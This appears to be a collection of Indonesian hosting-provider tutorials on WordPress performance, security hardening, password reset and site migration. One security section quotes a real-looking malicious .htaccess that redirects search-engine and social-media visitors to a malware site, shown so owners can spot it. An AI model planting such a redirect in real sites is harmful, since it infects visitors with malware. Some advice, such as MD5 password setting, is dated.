

Tips Meringankan Website WordPress

Saat asyik mengotak-atik website wordpress anda, tiba-tiba di layar muncul pemberitahuan bahwa website Website Busy, Internal Server Error (500) anda mungkin bertanya mengapa bisa terjadi? lalu setelah dilakukan pengecekan di Menu Resource Usage yang ada di cpanel menunjukkan tingkat penggunaan [Resource](#) Hosting yang cukup tinggi, serta setelah di konsultasikan dengan tim teknis kami penggunaan [Resource Hosting](#) anda cukup tinggi, ada beberapa hal yang dapat dilakukan untuk melakukan perbaikan dan juga optimalisasi wordpress diantaranya :

1. Menginstall WP-Supercache atau Plugin Cache lain (W3 Total Cache,dll)

WP Super Cache akan menyimpan hasil permintaan pengunjung wordpress anda sebagai file berbentuk HTML statis lalu ketika halaman tersebut diakses lagi, server tidak perlu menerjemahkan kode PHP dan melakukan query database lagi, hanya perlu menampilkan file HTML statis yang telah di-cache/disimpan sebelumnya. singkatnya, plugin WP Super Cache atau plugin cache lainnya dapat membuat situs anda lebih cepat di-load. Untuk cara menginstall wp-supercache ini dapat anda lihat pada link berikut:

<https://kb.qwords.com/instalasi-plugin-wp-super-cache-untuk-wordpress-anda/>

2. Disable Wp-Cron

Wp-cron adalah plugin/script bawaan dari pertama kali anda

menginstall wordpress, fungsinya sama seperti *Cronjob* yang disediakan di Cpanel anda, yaitu menjalankan script secara otomatis pada rentang waktu yang ditentukan. namun tidak seperti *cronjob* yang berjalan berdasarkan konfigurasi dari anda, Wp-cron berjalan secara otomatis walaupun anda tidak mengkonfigurasinya sama sekali dan ini dapat memberatkan website anda. Untuk mendisable Wp-Cron, ikuti langkah berikut:

- **Login Cpanel** Anda
- masuk ke **Public_html/**
- Edit **“wp-config.php”**
- Tambahkan di paling bawah dengan script berikut: `define('DISABLE_WP_CRON', true);`
- **Save Changes**
- Selesai, Wp-Cron sudah didisable

3. Gunakan cukup 1 Plugin SEO

SEO tentunya dibutuhkan bagi website anda agar informasi-informasi yang anda share dapat lebih mudah sampai ke orang yang membutuhkannya, namun menggunakan lebih dari satu seo tidak berpengaruh banyak terhadap seo website melainkan semakin memberatkan website anda, oleh karena itu satu plugin seo saja cukup, salah satu plugin SEO yang direkomendasikan di dunia saat ini adalah **All in One SEO Pack**, Kami merekomendasikan anda untuk menggunakan minimal [Paket Bisnis Qwords.com](http://PaketBisnisQwords.com) untuk plugin ini, karena memory dan CPU resource yang dibutuhkan plugin seo satu ini cukup besar. Alternatif plugin lainnya yang lebih ringan adalah : **Light SEO, Platinum SEO Pack, SEO Ultimate, dll**

4. Periksa kembali themes yang di gunakan

Pemilihan themes yang kurang sesuai dapat menyebabkan tingkat

penggunaan cpu pada hosting akan cukup tinggi, terutama jika themes yang di gunakan tidak compatible dengan versi wordpress dan juga plugin, untuk mengetahui hal ini dapat di cek melalui :

- Periksa error log yang muncul di error_log file manager hosting
- Jika ada fasilitas resize image pada themes bisa di lakukan disable
- Konsultasikan dengan pengembang dari themes yang di gunakan

5. Hindari Penggunaan Plugin yang menggunakan CPU cukup tinggi

Hindarilah penggunaan plugin yang akan cukup banyak menggunakan CPU pada akun hosting anda, berikut list plugin yang cukup banyak menggunakan CPU hasil analisa dari sistem kami :

- Broken Link Checker
- NextGen Gallery
- MyReviewPlugin
- LinkMan
- Fuzzy SEO Booster
- WP PostViews
- Tweet Blender
- Dynamic Related Posts
- SEO Auto Links & Related Posts
- Yet Another Related Posts Plugin
- Similar Posts
- Contextual Related Posts
- Really Simple CAPTCHA
- WP Robot
- Visual Composer WP Bakery

6. Pertimbangan Upgrade Paket Hosting

Jika tahapan optimalisasi di atas telah di lakukan dan issue

penggunaan cpu pada hosting masih cukup tinggi, pertimbangkanlah untuk melakukan upgrade paket hosting yang saat ini di sewa ke paket yang mempunyai alokasi [Resource](#) yang lebih tinggi dari paket hosting yang saat ini di sewa.

Demikian tips meringankan Website WordPress anda, semoga dengan mengikuti tips-tips diatas dapat membantu meringankan website berbasis wordpress yang aktif di Qwords.com

Mengganti Theme/Template WordPress via Phpmyadmin

Ada kalanya anda memasang template/theme yang tidak sesuai dengan wordpress yang digunakan atau template yang sedang dipergunakan terkena deface/hack. Hal ini menyebabkan wordpress anda tidak dapat tampil atau menampilkan tampilan yang tidak semestinya. Dan seringkali jika template error, anda tidak dapat masuk ke halaman login wordpress sehingga tidak dapat memperbaiki setting template anda. Untuk menggantinya secara manual tanpa melalui dashboard, ikuti tutorial berikut:

1. **Login Cpanel**
2. Klik **Phpmyadmin** di menu utama Cpanel
3. **Pilih database** website tersebut
4. Klik **wp_options**
5. cari baris seperti pada gambar berikut: (di halaman 2)

  Edit  Inline Edit  Copy  Delete	45	0 template	namatemplateerror
  Edit  Inline Edit  Copy  Delete	46	0 stylesheet	namatemplateerror

6. Klik **edit** di paling kiri baris yang pertama pada gambar diatas

7. **ganti namatemplateerror** dengan **template baru* atau yang ingin digunakan

8. Klik **Go/Simpan**

9. **Ulangi langkah 6-8** untuk baris kedua pada gambar diatas

10. **Clear cache browser**

11. Sekarang website anda tampil dengan template baru tersebut dan anda sudah dapat melihat layar login ke dashboard wordpress anda seperti biasanya.

Note:

**template baru* adalah nama folder template anda di file manager -> public_html -> wp-content-> themes -> nama folder template

untuk menambah template baru secara manual, upload template yang anda buat atau anda unduh ke folder wp-content -> themes, jika template berbentuk .zip maka klik kanan file -> extract

Semoga membantu ☐

Menambah Sistem Keamanan Website WordPress Anda (Part

II)

Setelah mengikuti tutorial yang ada pada link <https://kb.qwords.com/menambah-sistem-keamanan-wordpress-anda/> kini saatnya meneruskan ke Part II ini, untuk mengamankan wordpress anda dari cybercrime. Berikut langkah-langkah lanjutannya:

1. Scan Komputer anda

Hal yang sering tidak disadari, ternyata komputer kita sendiri yang memasukan malware ke dalam hosting yang kemudian menjadi alat bagi pembuat malware untuk dapat masuk ke sistem website/hosting kita. jadi sebaiknya selalu scan komputer/laptop yang anda pergunakan secara rutin.

2. Ganti password secara berkala

Sudah pasti jika website kita terhack, dengan segera kita langsung mengubah password dengan password yang baru, namun akan lebih baik jika hal ini dilakukan setiap bulan dan secara menyeluruh (FTP,MYSQL,CPANEL, dan Dashboard wordpress)

3. Mengganti secret key default di wp-config.php

untuk secret key yang baru dapat anda dapatkan dari situs resmi wordpress <https://api.wordpress.org/secret-key/1.1/salt/>

setelah seorang hacker berhasil login di wordpress kita, maka cookies dari record akan disimpan agar hacker bisa tetap masuk ke dashboard walaupun password sudah kita ganti dengan yang baru, untuk mengantisipasinya silakan ganti **secret key** di “**wp-config.php**” dengan yang anda dapat di link diatas.

contoh secret key:

```
define( 'AUTH_KEY',  
'h4VSBp#[ ]*6K5;vV&fR0]GccHyziEPbs)3>EhK.$P~hW]W4v!Q:47s2GRrq@
```

!K&');

4. Cek .htaccess segera

Sempatkan untuk mengecek file satu ini, jika anda tidak ingin setiap komputer yang mengakses website anda malah terkena malware dari website berbahaya yang dipasang hacker di htaccess website anda. dengan me-redirect website anda ke website berbahaya, ini membuat anda akan terkena hack dan terinfeksi malware disaat yang bersamaan.

contoh script:

```
RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.* [OR]
RewriteCond %{HTTP_REFERER} .*aak.* [OR]
RewriteCond %{HTTP_REFERER} .*yahoo.* [OR]
RewriteCond %{HTTP_REFERER} .*baidu.* [OR]
RewriteCond %{HTTP_REFERER} .*youtube.* [OR]
RewriteCond %{HTTP_REFERER} .*wikipedia.* [OR]
RewriteCond %{HTTP_REFERER} .*qq.* [OR]
RewriteCond %{HTTP_REFERER} .*excite.* [OR]
RewriteCond %{HTTP_REFERER} .*altavista.* [OR]
RewriteCond %{HTTP_REFERER} .*man.* [OR]
RewriteCond %{HTTP_REFERER} .*netscape.* [OR]
RewriteCond %{HTTP_REFERER} .*aol.* [OR]
RewriteCond %{HTTP_REFERER} .*hotbot.* [OR]
RewriteCond %{HTTP_REFERER} .*goto.* [OR]
RewriteCond %{HTTP_REFERER} .*infoseek.* [OR]
RewriteCond %{HTTP_REFERER} .*mama.* [OR]
RewriteCond %{HTTP_REFERER} .*alltheweb.* [OR]
RewriteCond %{HTTP_REFERER} .*lycos.* [OR]
RewriteCond %{HTTP_REFERER} .*search.* [OR]
RewriteCond %{HTTP_REFERER} .*metacrawler.* [OR]
RewriteCond %{HTTP_REFERER} .*bing.* [OR]
RewriteCond %{HTTP_REFERER} .*dogpile.* [OR]
RewriteCond %{HTTP_REFERER} .*facebook.* [OR]
RewriteCond %{HTTP_REFERER} .*twitter.* [OR]
RewriteCond %{HTTP_REFERER} .*blog.* [OR]
RewriteCond %{HTTP_REFERER} .*live.* [OR]
RewriteCond %{HTTP_REFERER} .*myspace.* [OR]
RewriteCond %{HTTP_REFERER} .*mail.* [OR]
RewriteCond %{HTTP_REFERER} .*yandex.* [OR]
RewriteCond %{HTTP_REFERER} .*rambler.* [OR]
RewriteCond %{HTTP_REFERER} .*ya.* [OR]
RewriteCond %{HTTP_REFERER} .*aport.* [OR]
RewriteCond %{HTTP_REFERER} .*linkedin.* [OR]
RewriteCond %{HTTP_REFERER} .*flickr.*
RewriteRule "(.*)$ http://networkdevision .ru/targetfile/index.php [R=301,L]
```

5. Me-recreate hosting anda

Poin terakhir ini anda lakukan hanya jika anda berulang kali terkena hack kembali sedangkan semua tips security sudah anda lakukan, ini disebabkan hacker sudah menanam program didalam website anda sehingga memudahkan hacker untuk kembali melakukan hack, maka anda dapat membersihkan hosting anda ke keadaan baru membeli hosting, silakan membuat support tiket ke bagian teknis dengan subject recreate hosting.

<https://kb.qwords.com/bikin-support-ticket-yuk/>

Langkah-langkah di atas tidak menjamin website WordPress anda aman 100% dari hacker.


Semoga tutorial ini dapat membantu anda yang ingin selalu menjaga website tetap aman.

Reset Password WordPress Lewat cPanel


Lupa password wordpress anda? Biasanya informasi login tersebut terkirim ke email yang anda cantumkan saat instalasi wp nya. Namun, jika informasi tersebut sudah tidak ada di email nya, anda bisa langsung me-reset password wp melalui cpanel hosting.

Berikut ini langkah-langkahnya :



1. login ke cpanel dulu (namadomain.com/cpanel)



2. Setelah masuk halaman cPanel, silahkan pilih menu phpMyAdmin



3. – pilih database wp anda, untuk mengecek database wp yang sedang digunakan bisa dilihat di file wp-config.php → define (db_name), yang ada di file manager nya. selanjutnya pilih **wp_users** lalu klik **Edit**



Setelah itu, ganti user_pass (sesuai yang anda inginkan dengan function md5)

Column	Type	Function	Null	Value
ID	bigint(20) unsigned			1
user_login ↑	varchar(60)			isiusername↔
user_pass ↑	varchar(64)	MD5		isipassword↔

Setelah kolom password diisi dengan password baru, selanjutnya pada bagian bawah, pilih opsi Simpan dan klik tombol Kirim

The screenshot shows a form interface. On the left, there is a dropdown menu with the text 'Simpan' and a downward arrow. To its right is the text 'selanjutnya'. Further right is another dropdown menu with the text 'kembali' and a downward arrow. At the bottom right of the form area are two buttons: 'Kirim' and 'Reset'.

Setelah itu, anda dapat mencoba melakukan login dengan password baru yang telah dirubah.

semoga bermanfaat ☐

Menambah Sistem Keamanan Website WordPress Anda

Seperti yang telah kita ketahui sebelumnya, website yang menggunakan CMS instant seperti WordPress rentan terhadap hacking, malware, dan aktivitas *cybercrime* lainnya. Untuk itu, butuh pengamanan ekstra terhadap WordPress anda.

Berikut beberapa langkah untuk menambah sistem keamanan (**security**) WordPress :

1. Tidak Menggunakan Username "admin".

Karena username "**tertinggi**" tersebut yang sebetulnya menjadi makanan empuk bagi para hacker. Ada baiknya menggunakan

username dengan mengkombinasikan antara huruf dan angka. Misal : **“u53r6w”**. Terkesan 4L4Y bukan? Namun terkadang kita harus bersikap lebih bervariasi daripada para hacker.

2. Mengupdate ke Versi Terbaru.

Selalu mempunyai website yang terupdate, merupakan langkah bijak bagi para pengguna WordPress. Hal ini untuk menutup celah-celah (**hole**) yang dapat dimasuki oleh para hacker. Informasi update-an baru biasanya akan tersedia di website utama WordPress [<http://wordpress.com/>] atau halaman depan administrator (**wp-admin**).

3. Hapus File “readme.html”.

File **“readme.html”** berisi versi WordPress anda. Hapus saja file tersebut sesaat setelah anda melakukan upgrade WordPress.

4. Hapus File “install.php”.

File **“wp-admin/install.php”** hanya dipakai saat menginstall WordPress saja. Sudah tidak diperlukan lagi bila WordPress sudah berjalan. So, hapus juga file tersebut dari sistem WordPress.

5. HAPUS! Dan Jangan Menggunakan Theme Default WordPress

Belakangan terdapat isu bahwa banyaknya hacker yang menyerang website WordPress, masuk melalui theme Default yang diberikan WordPress yaitu **“Twenty Ten”**, **“Twenty Eleven”**, dan **“Classic”**. Ada baiknya kita tidak mempergunakan theme tersebut, dan dihapus saja. Karena tanpa dipergunakan pun, hacker masih bisa menyerang lewat sana.

6. Gunakan Password Yang Kuat.

Sekali lagi kita harus belajar menjadi manusia yang 4L4Y. Namun hal ini dapat membantu kita jika kekuatan password yang kita miliki maksimal. Bisa juga menggunakan <http://strongpasswordgenerator.com/> untuk mendapatkan password

yang kuat.

7. Lindungi File “wp-config.php”.

Kita harus membuat file ini tidak bisa diakses oleh siapapun juga. Mudah saja, tinggal masukkan kode ini di file “.htaccess” anda :

```
view plain copy to clipboard print ?
01. <Files wp-config.php>
02. order allow,deny
03. deny from all
04. </Files>
```

8. Blokir Folder “wp-xxxxxx”.

Kita tidak ingin folder-folder dalam system WordPress dijelajahi oleh siapapun. Jadi, masukkan kode ini di file “robot.txt” :

```
01. Disallow: /wp-
```

9. Hilangkan Versi WordPress.

Masukkan kode ini di file “functions.php” pada themes anda :

```
view plain copy to clipboard print ?
01. function no_generator() { return ''; }
02. add_filter( 'the_generator', 'no_generator' );
```

10. Ubah Table “Prefix”.

Cara ini cukup efektif, tapi memang agak susah terutama bila website sudah berjalan. Caranya adalah dengan membackup terlebih dahulu database anda. Dengan bantuan Notepad, lakukan “find and replace” dengan merubah setiap awalan “wp_” menjadi prefix lain misalnya “newp_”.

Setelah selesai, import SQL-nya ke phpmyadmin sehingga disana akan ada 2 macam tabel. Yaitu tabel dengan awalan “wp_” dan “newp_”.

Jika proses perubahan selesai, kini tinggal mengganti table prefix yang ada di **"wp-config.php"**. Cari kode berikut :

```
view plain copy to clipboard print ?
01. $table_prefix = 'wp_';
```

Lalu ganti dengan table prefix **"newp_"**, maka kodenya menjadi seperti ini :

```
view plain copy to clipboard print ?
01. $table_prefix = 'newp_';
```

11. Sesuaikan CHMOD Permission.

Pastikan CHMOD permission pada file dan folder website anda telah sesuai dengan yang disarankan. biasanya permission untuk **folder** : **755**, dan untuk **file** : **644** [<https://kb.qwords.com/mengganti-chmod-permission/>]

12. Backup Secara Berkala.

Ada baiknya kita mempunyai backup secara berkala. Untuk akun hosting yang menggunakan cPanel, dapat membuat file backup melalui fitur backup yang disediakan oleh cPanel (**cPanel->Backups**). File backup biasanya berekstensi **.tar.gz**, dapat diamankan / disimpan dengan mendownload file tersebut ke komputer pribadi anda. Sehingga jika sewaktu-waktu website anda terkena hack, anda dapat mengupload kembali file backup tersebut, kemudian me-request kepada pihak teknis untuk merestore file backup anda melalui Support Ticket [<https://kb.qwords.com/bikin-support-ticket-yuk/>].

Langkah-langkah di atas tidak menjamin website WordPress anda aman 100% dari hacker. Untuk lebih menyulitkan para hacker untuk masuk ke website anda, kami sarankan juga menggunakan password yang kuat pada cPanel hosting. Usahakan password pada **cPanel** dan **wp-admin** anda menggunakan password yang berbeda.

Semoga tutorial ini dapat membantu anda yang ingin selalu menjaga website tetap aman.

Memperbaiki Internal Server Error (.htaccess fix)

Apache baru saja merelease update terbaru nya yaitu versi 2.2.17, ada beberapa masalah yang muncul dengan kehadiran update terbaru ini, salah satunya adalah website anda akan menampilkan pesan error "internal server error/website busy".

Beberapa setting di file .htaccess pada website joomla dan wordpress tidak di support oleh apache versi ini, oleh karenanya anda dapat mengganti file htaccess anda dengan htaccess default yang telah kami sediakan. [htaccess joomla](#) & [htaccess wordpress](#)

Berikut tutorialnya:

1. **Login Cpanel** anda.
2. Masuk ke menu **File Manager**.
3. **Upload** htaccesswordpress.zip atau htaccessjoomla.zip (sesuai cms anda) ke folder websitenya/public_html
4. Ganti nama file .htaccess lama anda
5. **Extract** htaccesswordpress.zip atau htaccessjoomla.zip
6. Selesai.

Note:

Jika anda mempunyai domain yang diredirect, anda perlu

melakukan setting "redirect domain" anda kembali.

Uninstall CMS di Softaculous

Anda hendak menguninstall CMS anda contoh: Joomla, wordpress atau lainnya melalui softaculous?

Berikut langkah-langkahnya:

1. Pastikan CMS yang akan diuninstall sebelumnya diinstall melalui softaculous
2. **Login Cpanel**
3. **Klik Softaculous**
4. **Klik Halaman CMS website anda. Joomla di Portal/CMS sedangkan WordPress di Blogs atau yang lainnya**
5. **Klik tanda silang** disamping nama domain yang akan anda uninstall cms nya.

Current Installations	Logo	Admin	Installation Time	Version	Options
Joomla			Today at 4:12 PM	3.8.8	 

6. Klik Remove Instalation

Remove a Installation

Remove Directory
If you check this the entire folder will be deleted

Remove Database
If checked the database will be deleted

Remove Database User
If checked the database user will also be deleted

Info

Software	xxxxxxxxxx
Installation Number	5
Version	1.6.0
Installation Time	Today at 4:12 pm
Path	/home/ xxxxxxxxxx /public_html/test1
URL	xxxxxxxxxx
Database Name	xxxxxxxxxx _joo476
Database User	xxxxxxxxxx _joo476
Database Host	localhost



7. Jika muncul tampilan seperti dibawah berarti cms telah berhasil di uninstall

The installation was removed successfully


[Return to Overview](#)

Semoga Membantu ^.^

Upload WordPress di localhost ke Server Hosting


Upload WordPress dari localhost ke hosting mempunyai sedikit perbedaan dengan tetangganya joomla, dimana ada sedikit pengeditan sebelum database di upload ke phpmyadmin server hosting, berikut langkah-langkah Upload WordPress di localhost ke Server Hosting:

1. **Export Database** dari server Localhost



Perhatikan data yang diexport terpilih semua “select all” dan jenis file database “SQL”

2. **Edit Database** anda dengan text editor.



Perbedaan export database joomla dengan wordpress ada di bagian ini, pada wordpress anda harus mengedit isi dari file database anda seperti gambar diatas. anda bisa menggunakan text editor seperti notepad untuk mengeditnya.

3. **Membuat database** baru lengkap dengan usernya lalu **import**

database di phpmyadmin server hosting.

Setelah anda [membuat database baru dengan usernya](#) , selanjutnya masuk ke phpmyadmin server hosting anda lalu import database yang telah anda edit.

localhost ▶ [redacted]_wrp1

Structure SQL Search Query Export **Import** Operations

File to import

Location of the text file **Browse...** (Max: 50MiB)

Character set of the file: utf8

Imported file compression will be automatically detected from: None, gzip

Partial import

Allow the interruption of an import in case the script detects it is close to the PHP timeout limit. This might be good way to imp

Number of records (queries) to skip from start

Format of imported file

CSV

Open Document Spreadsheet

SQL

Excel 97-2003 XLS Workbook

Excel 2007 XLSX Workbook

XML

Options

SQL compatibility mode

Do not use AUTO_INCREMENT for zero values

4. Upload semua folder dan file website anda ke server hosting, apabila anda mengupload nya dalam bentuk zip, jangan lupa untuk mengextractnya, **lokasi extract:** *public_html* jika website adalah domain utama hosting anda, atau di dalam *folder dengan nama website* anda apabila website adalah subdomain/addon domain.

5. **Edit file wp-config** website anda, wp-config bisa anda temukan di file manager di folder website anda.

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'namadatabaseanda');  
  
/** MySQL database username */  
define('DB_USER', 'nameuserdatabaseanda');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'passworddatabaseanda');
```

sesuaikan nama database, nama user dan password untuk database baru anda di server hosting. kemudian save.

6. Selesai.

Extra:

Saat anda mengupload tanpa melakukan langkah 2 maka yang terjadi pada wordpress anda yaitu semua link wordpressnya mengarah ke "localhost", solusinya yaitu mengupload ulang database dengan yang sudah di edit seperti di langkah 2.

Semoga Bermanfaat ^.^

Membuat Favicon Pada WordPress

